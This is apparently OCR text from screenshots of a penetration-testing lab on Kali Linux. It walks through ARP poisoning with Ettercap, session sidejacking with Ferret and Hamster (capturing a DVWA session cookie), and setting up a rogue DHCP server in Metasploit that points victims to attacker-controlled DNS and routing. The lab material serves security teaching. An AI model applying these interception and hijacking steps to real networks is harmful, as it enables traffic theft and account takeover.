
```
root@kali:~# mkvirtualenv MITMf -p /usr/bin/python2.7
Running virtualenv with interpreter /usr/bin/python2.7
New python executable in /root/.virtualenvs/MITMf/bin/python2.7
Also creating executable in /root/.virtualenvs/MITMf/bin/python
Installing setuptools, pip, wheel...
done.
virtualenvwrapper.user_scripts creating /root/.virtualenvs/MITMf/bin/predeactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/MITMf/bin/postdeactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/MITMf/bin/preactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/MITMf/bin/postactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/MITMf/bin/get_env_details
(MITMf) root@kali:~# git clone https://github.com/byt3bl33d3r/MITMf
Cloning into 'MITMf'...
remote: Enumerating objects: 3128, done.
remote: Total 3128 (delta 0), reused 0 (delta 0), pack-reused 3128
Receiving objects: 100% (3128/3128), 1.34 MiB | 2.98 MiB/s, done.
Resolving deltas: 100% (1939/1939), done.
```



Victim
10.10.10.14
Metasploitable
10.10.10.11
Victim machine can be any operating system of your choice
Kali Linux



Applications
Places
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
bdfproxy
bettercap
driftnet
ettercap-g...
hamster
macchanger
mitmproxy
netsniff-ng


ettercap 0.8.2
File
Sniff
Options
Info
Unified sniffing... Ctrl+U
Bridged sniffing... Ctrl+B
Set pcap filter... Ctrl+P
Ettercap



ettercap Input
Network interface :
eth0
Cancel
OK



ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Hosts list Ctrl+H
Enable IPv6 scan
Scan for hosts Ctrl+S
Load from file...
Save to file...


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List
IP Address MAC Address Description
10.10.10.1 00:0C:29:2B:29:7F
10.10.10.14 00:0C:29:BB:2A:67
Target machine
Delete Host
Add to Target 1
Add to Target 2



ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List ×
IP Address MAC Address
10.10.10.1 00:0C:29:2B:29
10.10.10.14 00:0C:29:BB:2
ARP poisoning...
ICMP redirect...
Port stealing...
DHCP spoofing...
NDP poisoning...
Stop mitm attack(s)

MITM Attack: ARP Poisoning
Optional parameters
Sniff remote connections.
Only poison one-way.
Cancel
OK



ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Start sniffing Shift+Ctrl+W
Stop sniffing Shift+Ctrl+E
Exit Ctrl+Q
Description
10.10.10.14 00:0C:29:BB:2A:67






```
--- HAMPSTER 2.0 side-jacking tool ---
begining thread
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_ports_option(1234)
DEBUG: mg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
```






```
root@kali:~# ferret -i eth0
-- FERRET 3.0.1 - 2007-2012 (c) Errata Security
-- build = Oct  3 2013 20:11:54 (32-bits)
libpcap.so: libpcap.so: cannot open shared object file: No such file or directory
Searching elsewhere for libpcap
Found libpcap
-- libpcap version 1.9.0 (with TPACKET_V3)
 1  eth0        (No description available)
 2  lo  (No description available)
 3  any         (Pseudo-device that captures on all interfaces)
 4  nflog       (Linux netfilter log (NFLOG) interface)
 5  nfqueue     (Linux netfilter queue (NFQUEUE) interface)

SNIFFING: eth0
LINKTYPE: 1 Ethernet
ID-IP=[10.10.10.1], macaddr=[00:0c:29:7e:37:58]
ID-MAC=[00:0c:29:7e:37:58], ip=[10.10.10.1]
ID-IP=[10.10.10.14], macaddr=[00:0c:29:7e:37:58]
ID-MAC=[00:0c:29:7e:37:58], ip=[10.10.10.14]
Traffic seen
```



127.0.0.1:1234
-- no cloned target --
No target has been selected yet
HAMSTER 2.0 Side-Jacking
[adapters help]
STEPS:In order to sidejack web sessions, follow these steps. FIRST, click on the adapter menu and start sniffing. SECOND, wait a few seconds and make sure packets are being received. THIRD, wait until targets appear. FOURTH, click on that target to "clone" it's session. FIFTH, purge the cookies from your browser just to make sure none of them conflict with the cloned targets. again
TIPS: remember to refresh this page occasoinally to see updates, and make sure to purge all cookies from the browser
WHEN SWITCHING target, rember to close all windows in your browser and purge all cookies first
Status
Proxy: unknown
Adapters: none
Packets: 0
Database: 0
Targets: 0


Applications
Places
Firefox ESR
Hamster
127.0.0.1:1234
Nessus Home
-- no cloned target --
No target has been selected yet
To start monitoring, type in the adapter name and hit on the command line, especially for wifi adapters
eth0
Submit Query
Enter the adapter name and click Submit Query


Hamster - Mozilla Firefox
Hamster
127.0.0.1:1234
10.10.10.14
[cookies]
http://10.10.10.11/
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7
http://10.10.10.11/dvwa/phpinfo.php?=PHPE9568F35-D428-11d2-A769-00AA001ACF42
http://10.10.10.11/dvwa/phpinfo.php?=SUHO8567F54-D428-14d2-A769-00DA302A5F18
http://10.10.10.11/dvwa/phpinfo.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42
http://10.10.10.11/dvwa/phpinfo.php
http://10.10.10.11/dvwa/dvwa/images/lock.png
http://10.10.10.11/dvwa/security.php
http://10.10.10.11/dvwa/vulnerabilities/xss_s/
http://10.10.10.11/dvwa/vulnerabilities/xss_r/
http://10.10.10.11/dvwa/vulnerabilities/sqli_blind/
http://10.10.10.11/dvwa/vulnerabilities/sqli/
http://10.10.10.11/dvwa/vulnerabilities/fi/?page=include.php
http://10.10.10.11/dvwa/favicon.ico
http://10.10.10.11/dvwa/dvwa/css/main.css
http://10.10.10.11/dvwa/dvwa/js/dvwaPage.js
http://10.10.10.11/dvwa/dvwa/images/logo.png
http://10.10.10.11/dvwa/index.php
http://10.10.10.11/dvwa/dvwa/images/login_logo.png
http://10.10.10.11/dvwa/dvwa/css/login.css
http://10.10.10.11/dvwa/login.php
http://10.10.10.11/dvwa/
http://10.10.10.11/favicon.ico
http://10.10.10.11/
HAMSTER 2.0 Side-Jacking
[adapters | help]
STEPS:In order to sidejack web sessions, follow these steps. FIRST, click on the adapter menu and start sniffing. SECOND, wait a few seconds and make sure packets are being received. THIRD, wait until targets appear. FOURTH, click on that target to "clone" it's session. FIFTH, purge the cookies from your browser just to make sure none of them conflict with the cloned targets. again
TIPS: remember to refresh this page occasoinally to see updates, and make sure to purge all cookies from the browser
WHEN SWITCHING target, rember to close all windows in your browser and purge all cookies first
Status
Proxy: unknown
Adapters: none
Packets: 0
Database: 43
Targets: 2
10.10.10.14
10.10.10.10
Click on the target IP address


Applications
Places
Firefox ESR
Mon 1:02 PM
Hamster - Mozilla Firefox
Hamster
127.0.0.1:1234
Nessus Home
10.10.10.14
[cookies]
http://10.10.10.11/
http://mirror.its.dal.ca/pub/fedora/linux/updates/29/Everything/x86_64/Packages/v/vte291-0.54.4-1.fc29.x86_64.rpm
http://10.10.10.11/dvwa/index.php
http://mirror.its.dal.ca/pub/fedora/linux/updates/29/Everything/x86_64/Packages/u/udisks2-2.8.4-1.fc29.x86_64.rpm
http://mirror.its.dal.ca/pub/fedora/linux/updates/29/Everything/x86_64/Packages/u/udisks2-iscsi-2.8.4-1.fc29.x86_64.rpm
http://10.10.10.11/dvwa/dvwa/images/login_logo.png
http://10.10.10.11/dvwa/dvwa/css/login.css
http://10.10.10.11/dvwa/login.php
http://10.10.10.11/dvwa/
http://mirror.its.dal.ca/pub/fedora/linux/updates/29/Everything/x86_64/Packages/v/vim-minimal-8.1.1713-1.fc29.x86_64.rpm
http://10.10.10.11/favicon.ico
http://10.10.10.11/
http://ocsp.pki.goog/GTSGIAG3
http://ocsp.digicert.com/
http://detectportal.firefox.com/success.txt
http://mirror.its.dal.ca/pub/fedora/linux/updates/29/Everything/x86_64/Packages/v/virtualbox-guest-additions-6.0.10-1.fc29.x86_64.rpm
http://mirror.its.dal.ca/pub/fedora/linux/updates/29/Everything/x86_64/Packages/v/vte-profile-0.54.4-1.fc29.x86_64.rpm
DVWA
Username
Password
Login
Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'


Hamster
Cookie Info
localhost:1234/cookies.html?instance=
Nessus Home
Cookie Info: 10.10.10.14
[10.10.10.11]
/
PHPSESSID = abcbc0773d3e41c47602695a930de0cd
security = high
/dvwa
security = high
PHPSESSID = abcbc0773d3e41c47602695a930de0cd
/dvwa/dvwa/js
security = high
PHPSESSID = abcbc0773d3e41c47602695a930de0cd
/dvwa/index.php
security = high
PHPSESSID = abcbc0773d3e41c47602695a930de0cd
/dvwa/dvwa/images
security = high
PHPSESSID = abcbc0773d3e41c47602695a930de0cd
/dvwa/dvwa/css
security = high
PHPSESSID = abcbc0773d3e41c47602695a930de0cd
/dvwa/login.php
security = high
PHPSESSID = abcbc0773d3e41c47602695a930de0cd




```
msf5 > use auxiliary/server/dhcp
msf5 auxiliary(server/dhcp) > show options

Module options (auxiliary/server/dhcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BROADCAST                      no        The broadcast address to send to
   DHCPIPEND                      no        The last IP to give out
   DHCPIPSTART                    no        The first IP to give out
   DNSSERVER                      no        The DNS server IP address
   DOMAINNAME                     no        The optional domain name to assign
   FILENAME                       no        The optional filename of a tftp boot server
   HOSTNAME                       no        The optional hostname to assign
   HOSTSTART                      no        The optional host integer counter
   NETMASK                        yes       The netmask of the local subnet
   ROUTER                         no        The router IP address
   SRVHOST                        yes       The IP of the DHCP server
```

```
msf5 auxiliary(server/dhcp) > set BROADCAST 10.10.10.255
BROADCAST => 10.10.10.255
msf5 auxiliary(server/dhcp) > set DHCPIPEND 10.10.10.200
DHCPIPEND => 10.10.10.200
msf5 auxiliary(server/dhcp) > set DHCPIPSTART 10.10.10.100
DHCPIPSTART => 10.10.10.100
msf5 auxiliary(server/dhcp) > set DNSSERVER 10.10.10.16
DNSSERVER => 10.10.10.16
msf5 auxiliary(server/dhcp) > set ROUTER 10.10.10.16
ROUTER => 10.10.10.16
msf5 auxiliary(server/dhcp) > set SRVHOST 10.10.10.16
SRVHOST => 10.10.10.16
msf5 auxiliary(server/dhcp) > set NETMASK 255.255.255.0
NETMASK => 255.255.255.0
msf5 auxiliary(server/dhcp) >
```

```
Module options (auxiliary/server/dhcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   BROADCAST    10.10.10.255     no        The broadcast address to send to
   DHCPIPEND    10.10.10.200     no        The last IP to give out
   DHCPIPSTART  10.10.10.100     no        The first IP to give out
   DNSSERVER    10.10.10.16      no        The DNS server IP address
   DOMAINNAME                    no        The optional domain name to assign
   FILENAME                      no        The optional filename of a tftp boot server
   HOSTNAME                      no        The optional hostname to assign
   HOSTSTART                     no        The optional host integer counter
   NETMASK      255.255.255.0    yes       The netmask of the local subnet
   ROUTER       10.10.10.16      no        The router IP address
   SRVHOST      10.10.10.16      yes       The IP of the DHCP server
```

Command Prompt

```
C:\>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DESKTOP-H50F41U
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-A0-B0-6A
